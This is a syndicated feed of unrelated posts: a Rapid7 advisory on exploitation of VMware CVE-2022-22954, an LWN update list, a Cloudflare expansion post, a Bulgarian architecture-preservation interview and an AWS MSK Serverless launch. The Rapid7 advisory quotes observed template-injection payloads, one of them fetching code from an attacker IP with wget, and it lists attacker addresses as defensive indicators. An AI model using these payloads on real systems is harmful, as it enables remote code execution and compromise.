Widespread Exploitation of VMware Workspace ONE Access CVE-2022-22954

Post Syndicated from Caitlin Condon original https://blog.rapid7.com/2022/04/29/widespread-exploitation-of-vmware-workspace-one-access-cve-2022-22954/

Widespread Exploitation of VMware Workspace ONE Access CVE-2022-22954

On April 6, 2022, VMware published VMSA-2022-0011, which detailed multiple security vulnerabilities. The most severe of these is CVE-2022-22954, a critical remote code execution vulnerability affecting VMware’s Workspace ONE Access and Identity Manager solutions. The vulnerability arises from a server-side template injection flaw and has a CVSSv3 base score of 9.8. Successful exploitation allows an unauthenticated attacker with network access to the web interface to execute an arbitrary shell command as the VMware user.

Affected products:

  • VMware Workspace ONE Access (Access) 20.10.0.0 – 20.10.0.1, 21.08.0.0 – 21.08.0.1
  • VMware Identity Manager (vIDM) 3.3.3 – 3.3.6

VMware updated their advisory to note active exploitation in the wild on April 12, 2022; a day later, security news outlet Bleeping Computer indicated that several public proof-of-concept exploits were being used in the wild to drop coin miners on vulnerable systems. More recently, security firm Morphisec published analysis of attacks that exploited CVE-2022-22954 to deploy reverse HTTPS backdoors. Public proof-of-concept exploit code is available and fits in a tweet (credit to researchers wvu and Udhaya Prakash).


Rapid7’s Project Heisenberg detected scanning/exploitation activity on 2022-04-13 and again on 2022-04-22. A total of 14 requests were observed across ports 80, 98, 443, 4443.

Widespread Exploitation of VMware Workspace ONE Access CVE-2022-22954

Scanning/exploitation strings observed:

  • /catalog-portal/ui/oauth/verify
  • /catalog-portal/ui/oauth/verify?error=&deviceUdid=${"freemarker.template.utility.Execute"?new()("cat /etc/hosts")}
  • /catalog-portal/ui/oauth/verify?error=&deviceUdid=${"freemarker.template.utility.Execute"?new()("wget -U "Hello 1.0" -qO - http://106[.]246[.]224[.]219/one")}

Attacker IP addresses:
103[.]42[.]196[.]67
5[.]157[.]38[.]50
54[.]38[.]103[.]1 (NOTE: according to this French government website, this IP address is benign)
94[.]74[.]123[.]228
96[.]243[.]27[.]61
107[.]174[.]218[.]172
170[.]210[.]45[.]163
173[.]212[.]229[.]216

These nodes appear to be members of generic botnets. Rapid7’s Heisenberg network has observed many of them involved in the same campaigns as noted in the above graphic, as well as Log4Shell exploitation attempts.

Mitigation guidance

VMware customers should patch their Workspace ONE Access and Identity Manager installations immediately, without waiting for a regular patch cycle to occur. VMware has instructions here on patching and applying workarounds. VMware has an FAQ available on this advisory here.

Rapid7 customers

InsightVM and Nexpose customers can assess their exposure to CVE-2022-22954 with an authenticated vulnerability check for Unix-like systems. (Note that VMware Workspace ONE Access is only able to be deployed on Linux from 20.x onward.)

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Security updates for Friday

Post Syndicated from original https://lwn.net/Articles/893102/

Security updates have been issued by Fedora (dhcp, gzip, podman, rsync, and usd), Mageia (firefox/nss/rootcerts, kernel, kernel-linus, and thunderbird), Oracle (container-tools:2.0, container-tools:3.0, mariadb:10.3, and zlib), Red Hat (Red Hat OpenStack Platform 16.2 (python-twisted), xmlrpc-c, and zlib), SUSE (glib2, nodejs12, nodejs14, python-paramiko, python-pip, and python-requests), and Ubuntu (curl, ghostscript, libsdl1.2, libsdl2, mutt, networkd-dispatcher, and webkit2gtk).

The Cloudflare network now spans 275 cities

Post Syndicated from Joanne Liew original https://blog.cloudflare.com/new-cities-april-2022-edition/

The Cloudflare network now spans 275 cities

The Cloudflare network now spans 275 cities

It was just last month that we announced our network had grown to over 270 cities globally. Today, we’re announcing that with recent additions we’ve reached 275 cities. With each new city we add, we help make the Internet faster, more reliable, and more secure. In this post, we’ll talk about the cities we added, the performance increase, and look closely at our network expansion in India.

The Cities

Here are the four new cities we added in the last month: Ahmedabad, India; Chandigarh, India; Jeddah, Saudi Arabia; and Yogyakarta, Indonesia.

A closer look at India

India is home to one of the largest and most rapidly growing bases of digital consumers. Recognising this, Cloudflare has increased its footprint in India in order to optimize reachability to users within the country.

Cloudflare’s expansion in India is facilitated through interconnections with several of the largest Internet Service Providers (ISPs), mobile network providers and Internet Exchange points (IXPs). At present, we are directly connected to the major networks that account for more than 95% of the country’s broadband subscribers. We are continuously working to not only expand the interconnection capacity and locations with these networks, but also establish new connections to the networks that we have yet to interconnect with.


In 2020, we were served through seven cities in the country. Since then, we have added our network presence in another five cities, totaling to 12 cities in India. In the case of one of our biggest partners, with whom we interconnect in these 12 cities, Cloudflare’s latency performance is better in comparison to other major platforms, as shown in the chart below.

The Cloudflare network now spans 275 cities
Response time (in ms) for the top network in India to Cloudflare and other platforms. Source: Cedexis

Helping make the Internet faster

Every time we add a new location, we help make the Internet a little bit faster. The reason is every new location brings our content and services closer to the person (or machine) that requested them. Instead of driving 25 minutes to the grocery story, it’s like one opened in your neighborhood.


In the case of Jeddah, Saudi Arabia, we already have six other locations in two different cities in Saudi Arabia. Still, by adding this new location, we were able to improve median performance (TCP RTT latency) by 26% from 81ms to 60ms. 20 milliseconds doesn’t sound like a lot, right? But this location is serving almost 10 million requests per day. That’s approximately 55 hours per day that someone (or something) wasn’t waiting for data.

The Cloudflare network now spans 275 cities

As we continue to put dots on the map, we’ll keep putting updates here on how Internet performance is improving. As we like to say, we’re just getting started.

If you’re an ISP that is interested in hosting a Cloudflare cache to improve performance and reduce backhaul, get in touch on our Edge Partnership Program page. And if you’re a software, data, or network engineer – or just the type of person who is curious and wants to help make the Internet better – consider joining our team.

Разрушаването е по-бързо от опазването. Разговор с д-р Карин Беркеман

Post Syndicated from Слава Савова original https://toest.bg/karin-berkemann-moderneregional-interview/

Как опазваме недвижимите паметници на културата в условия на динамични политически, икономически и социални промени? И конкретно как да преосмислим архитектурното наследство от втората половина на ХХ век в Европа? В настоящата поредица „Опазване и граждански мобилизации“ разговаряме с представители на граждански инициативи в Германия и обсъждаме процеса на опазване „отдолу нагоре“ и взаимодействието между граждани и институции.

Дигиталната платформа moderneREGIONAL е посветена на архитектурния модернизъм в Германия. Тя е създадена през 2014 г. от малък екип доброволци, които са специалисти в различни области – история на изкуството, архитектура, немска филология, теология. Осем години по-късно в нея вече са достъпни над 3000 статии, есета и репортажи за събития благодарение на приноса на над 100 автори. Слава Савова разговаря със съоснователката на платформата д-р Карин Беркеман.


Да започнем от самото начало – как се зароди Вашият проект?

Стартирахме платформата с малка група колеги, с които се познавахме от местна организация за опазване на паметниците на културата. На всички ни беше направило впечатление, че трудно се намира информация за модернизма. Всеки е фокусиран върху специфичните си интереси, прави проучвания, без да обменя опит с други колеги, случва се често да изследваме едни и същи неща, а същевременно липсва среда, в която да споделяме познанията си. И тогава решихме да създадем нещо онлайн, защото е и най-достъпно. Обсъждахме идеята в продължение на две години и в един момент започнахме проекта. С две думи: имахме нужда от нещо и го създадохме.

Във Вашата платформа разглеждате обекти с най-различни мащаби – обръщате внимание и на утилитарни ежедневни предмети от градската среда, с които непрекъснато общуваме, но рядко знаем нещо за историята на проектирането им. 

Една от темите на moderneREGIONAL са сградите и елементите от градската среда, към които няма интерес. Ще намерите много книги за Льо Корбюзие, Мис ван дер Рое или за по-известните сгради на модернизма, но същевременно никой не говори за малките къщи, малките градове, инфраструктурния дизайн или парковете. Искахме да се погрижим за това, от което никой не се интересува. Започнахме с отделни сгради, после преминахме към мащаба на целия град, натрупахме много архивна документация в процеса на работа. Първоначално започнахме с идеята да изследваме периода от 1942 до 1972 г., а сега вече се занимаваме с целия ХХ век. Най-новият ни проект е архитектурата на 90-те години.

Сградата на Издателска къща Gruner + Jahr  в Хамбург, построена в периода между 1987 и 1990 г. по проект на Ото Щайдл, Уве Кислер и Петер Швегер © JoachimKohlerBremen, 2019, CC BY SA 4.0

Темата за следвоенното наследство е много актуална и силно политизирана в България. Как се развива дебатът в момента в Германия? Има ли подобно поляризиране „за“ и „против“ и какво определя тези нагласи?

Преди седем години започнах работа в Грайфсвалд, малък град до Балтийско море, в някогашната Източна Германия. Това е университетски град и голяма част от хората, които днес живеят там, са от Западна Германия. Много от тях харесват т.нар. Ostmodernism – модернизма на Източна Германия, или както източногерманците го наричат, Ostmoderne. В същото време хората, които са израснали там, не го приемат, защото са били свидетели на разрушаването на стария град с цел построяване на Ostmoderne и на панелните блокове. За младите хора вече няма разлика между Източна и Западна Германия. Но моето и по-старото поколение все още е разделено.

Понякога възгледите ви може да ви поставят дори в трудна ситуация. Ако кажете, че харесвате Ostmoderne, по-възрастните хора мислят, че сте комунист, защото задължително трябва да сте комунист, за да харесвате комунистическа архитектура! И е трудно да ги убедите, че това, което ви харесва, е самата архитектура. Трябва да разговаряте с тях, да чуете техните истории и тогава ще узнаете защо намират тази архитектура за грозна. Трудно е да се отдели личната история на хората от чистата архитектура, чистата форма.

Както отбелязахте, когато говорим за модернизъм, често изследователският фокус е върху определени архитекти или единични сгради. Но същевременно една от фундаменталните промени в архитектурата и строителството от миналия век, характеризираща именно модернизма, е оптимизацията в изграждането на жилищни сгради, и по-специално строителството с готови елементи. Това е и една от темите на Вашите изследвания. Как се съхраняват строителните техники от този период и всъщност необходимо ли е да ги съхраним като наследство?

Може би сте чували за Ото Бартнинг, който след Втората световна война започва да се занимава с производство на сглобяеми сгради, необходими за бързото възстановяване на градовете. Така започват да се произвеждат много бързо и евтино дори църкви. И част от дебата е как да постъпим, когато имаме 50 броя от даден вид църква и някой иска да разруши 10. Единият от аргументите е, че след това ще останат цели 40, което би трябвало да е достатъчно. Но ние имаме нужда от всички, за да проследим как тази типология еволюира. Създадохме карта, която показва как някои от църквите се местят – може да проследите къде отиват и как променят функцията си. Някои са преместени в градини и са станали част от детска площадка. Други стават домове. Няма нужда от сложен анализ, за да покажем как тези сгради стават част от живота на хората.


Сглобяеми евангелски църкви в Дюселдорф, Даксвайлер и Бремен по проекти на Хелмут Дункер от 60-те и 70-те години на ХХ век, част от проучването Das Kleinkirchen-Projekt © Wiegels, Karsten Ratzke, Jürgen Howaldt, Wilfried Willker / Wikimedia

Един от Вашите основни изследователски интереси е свързан с религиозната архитектура. Свързваме модернизма с функционалността и иновацията, но в случая с религиозните сгради той изпълнява символична роля?

Църквата също има функция – там можете да седнете и да се помолите. Или да провеждате различни социални дейности. Или да се скриете от времето навън. Останалото се случва в съзнанието ви.

Не харесвам термина символизъм, защото, ако погледнем сградата на някое кметство, плувен басейн или читалище, в тях също има символика, както и в църквата. Само думите, които се използват в контекста на сградата, са по-възвишени – говорим за Господ, за святост, но ако погледнем архитектурата, става дума за едно и също нещо. Различават се единствено терминологията и начинът, по който използваме тези пространства. Мисля, че към църквите трябва да подходим така, както бихме подходили към обществените сгради. И е по-добре, когато останат отворени към общността, защото, дори и да бъде запазена архитектурата, функцията на една сграда изчезва, когато тя стане по-малко достъпна или бъде затворена. Дали е религиозна сграда, социалистическа сграда, или читалище, за мен ролята, която всички те изпълняват, е една и съща.

В следвоенна Германия голяма част от градската среда е изградена отново, след като в някои градове повече от половината сгради са разрушени. Каква част от това ново наследство трябва да запазим и има ли различни форми на опазване конкретно по отношение на следвоенното наследство?

Има различни категории на опазване. Ако дадена сграда е стойностна в естетически или исторически смисъл, то тогава е необходима грижа за всички нейни детайли. Със сигурност това не е приложимо за всяка сграда, построена в Германия след Втората световна война. В някои случаи се запазва само обемът, а в други се правят опити да се запазят цели групи от жилищни сгради, цели градски райони. Тогава се прилагат различни методи на трансформация. Може би сградите ще имат нужда от нова дограма на прозорците, от нова отоплителна инсталация, ще трябва да се изолират вратите, но да се запазят стените и структурата. Не бива да се доизгражда интериорът, а да се запази в оригиналния си вид. Трябва да се опази характерът на сградата, като се търси баланс с необходимите промени.

Мисля, че основният проблем за нас е времето. Защото разрушаването на сгради е по-бързо от методите за опазването им. Вече се занимаваме с архитектурата на 90-те години, макар че самата аз не знам в какво се изразява характерът ѝ. Продължавам да проучвам, да събирам допълнителна информация. Отнема време, за да се добие цялостен поглед. А същевременно се налага да бъдем бързи в работата си, за да можем да се погрижим за сградите, които са бъдещото ни наследство.


„Новият стар град“ – възстановеният между 2012 и 2018 г. квартал „Дом Рьомер“ във Франкфурт © Carl Friedrich Fay, Carl Friedrich Mylius, Franz Rittweger, Fritz Rupp, Simsalabimbam, Silesia711 / Wikimedia

Наскоро беше построен „средновековният“ център на Франкфурт, станал известен с наименованието „Новият стар град“. Подобен вид носталгични проекти се осъществяват  не само в Германия. Как възприема Вашата общност подобни инициативи?

Това е труден въпрос за мен, защото живея във Франкфурт. Бяхме много скептични към този проект, бяхме си казали, че няма как да е добър, че това е „Дисниленд“… Но първия път, когато се разходихме там, докато все още се строеше, се разколебах. И такова затруднение изпитваме всички, които се занимаваме с архитектура. Виждаме, че някои от сградите са добре направени, някои са добра интерпретация на историята. Но от друга страна, знаем какво бе разрушено, за да се освободи място за този проект. Например Technische Rathaus (сградата на техническите служби към градската администрация на Франкфурт на Майн – б.р.).

Подобна дилема имам и с моите родители. Те дълго време воюваха със следвоенната архитектура, защото искаха да запазят стария център в родния ни град. За тях всичко, построено с бетон, е лошо, защото го свързват с архитектура, която унищожава историята. За мен нещата стоят по подобен начин днес. Мисля, че трябва да дадем шанс на съвременната архитектура. След 10 или 20 години вероятно ще я преосмислим и тогава ще искаме да я опазим. Тази част от историята ни вече е факт и сега трябва намерим начин да живеем с нея.

Заглавна снимка: WDR Arkaden, сградата на обществената медия WDR в Кьолн, построена през 1994–1996 г. по проект на Готфрид Бьом, Елизабет Бьом и Петер Бьом, част от проучването Best of 90’s на moderneREGIONAL © Raimond Spekking, CC BY-SA 4.0 / Wikimedia

Източник

Amazon MSK Serverless Now Generally Available–No More Capacity Planning for Your Managed Kafka Clusters

Post Syndicated from Marcia Villalba original https://aws.amazon.com/blogs/aws/amazon-msk-serverless-now-generally-available-no-more-capacity-planning-for-your-managed-kafka-clusters/

Today we are making Amazon MSK Serverless generally available to help you reduce even more the operational overhead of managing an Apache Kafka cluster by offloading the capacity planning and scaling to AWS.

In May 2019, we launched Amazon Managed Streaming for Apache Kafka to help our customers stream data using Apache Kafka. Apache Kafka is an open-source platform that enables customers to capture streaming data like clickstream events, transactions, and IoT events. Apache Kafka is a common solution for decoupling applications that produce streaming data (producers) from those consuming the data (consumers). Amazon MSK makes it easy to ingest and process streaming data in real time with fully managed Apache Kafka clusters.

Amazon MSK reduces the work needed to set up, scale, and manage Apache Kafka in production. With Amazon MSK, you can create a cluster in minutes and start sending data. Apache Kafka runs as a cluster on one or more brokers. Brokers are instances with a given compute and storage capacity distributed in multiple AWS Availability Zones to create high availability. Apache Kafka stores records on topics for a user-defined period of time, partitions those topics, and then replicates these partitions across multiple brokers. Data producers write records to topics, and consumers read records from them.

When creating a new Amazon MSK cluster, you need to decide the number of brokers, the size of the instances, and the storage that each broker has available. The performance of an MSK cluster depends on these parameters. These settings can be easy to provide if you already know the workload. But how will you configure an Amazon MSK cluster for a new workload? Or for an application that has variable or unpredictable data traffic?

Amazon MSK Serverless
Amazon MSK Serverless automatically provisions and manages the required resources to provide on-demand streaming capacity and storage for your applications. It is the perfect solution to get started with a new Apache Kafka workload where you don’t know how much capacity you will need or if your applications produce unpredictable or highly variable throughput and you don’t want to pay for idle capacity. Also, it is great if you want to avoid provisioning, scaling, and managing resource utilization of your clusters.

Amazon MSK Serverless comes with a lot of secure features out of the box, such as private connectivity. This means that the traffic doesn’t leave the AWS backbone, AWS Identity and Access Management (IAM) access control, and encryption of your data at rest and in transit, which keeps it secure.

An Amazon MSK Serverless cluster scales capacity up and down instantly based on the application requirements. When Apache Kafka clusters are scaled horizontally (that is, more brokers are added), you also need to move partitions to these new brokers to make use of the added capacity. With Amazon MSK Serverless, you don’t need to scale brokers or do partition movement.

Each Amazon MSK Serverless cluster provides up to 200 MBps of write-throughput and 400 MBps of read-throughput. It also allocates up to 5 MBps of write-throughput and 10 MBps of read-throughput per partition.

Amazon MSK Serverless pricing is based on throughput. You can learn more on the MSK’s pricing page.

Let’s see it in action
Imagine that you are the architect of a mobile game studio, and you are about to launch a new game. You invested in the game’s marketing, and you expect it will have a lot of new players. Your games send clickstream data to your backend application. The data is analyzed in real time to produce predictions on your players’ behaviors. With these predictions, your games make real-time offers that suit the current player’s behavior, encouraging them to stay in the game longer.

Your games send clickstream data to an Apache Kafka cluster. As you are using an Amazon MSK Serverless cluster, you don’t need to worry about scaling the cluster when the new game launches, as it will adjust its capacity to the throughput.


In the following image, you can see a graph of the day of the launch of the new game. It shows in orange the metric MessagesInPerSec that the cluster is consuming. And you can see that the number of messages per second is increasing first from 100, which is our base number before the launch. Then it increases to 300, 600, and 1,000 messages per second, as our game is getting downloaded and played by more and more players. You can feel confident that the volume of records can keep increasing. Amazon MSK Serverless is capable of ingesting all the records as long as your application throughput stays within the service limits.

Graph of messages in per second to the cluser

How to get started with Amazon MSK Serverless
Creating an Amazon MSK Serverless cluster is very simple, as you don’t need to provide any capacity configuration to the service. You can create a new cluster on the Amazon MSK console page.


Choose the Quick create cluster creation method. This method will provide you with the best-practice settings to create a starter cluster and input a name for your cluster.

Create a cluster

Then, in the General cluster properties, choose the cluster type. Choose the Serverless option to create an Amazon MSK Serverless cluster.

General cluster properties

Finally, it shows all the cluster settings that it will configure by default. You cannot change most of these settings after the cluster is created. If you need different values for these settings, you might need to create the cluster using the Custom create method. If the default settings work for you, then create the cluster.

Cluster settings page

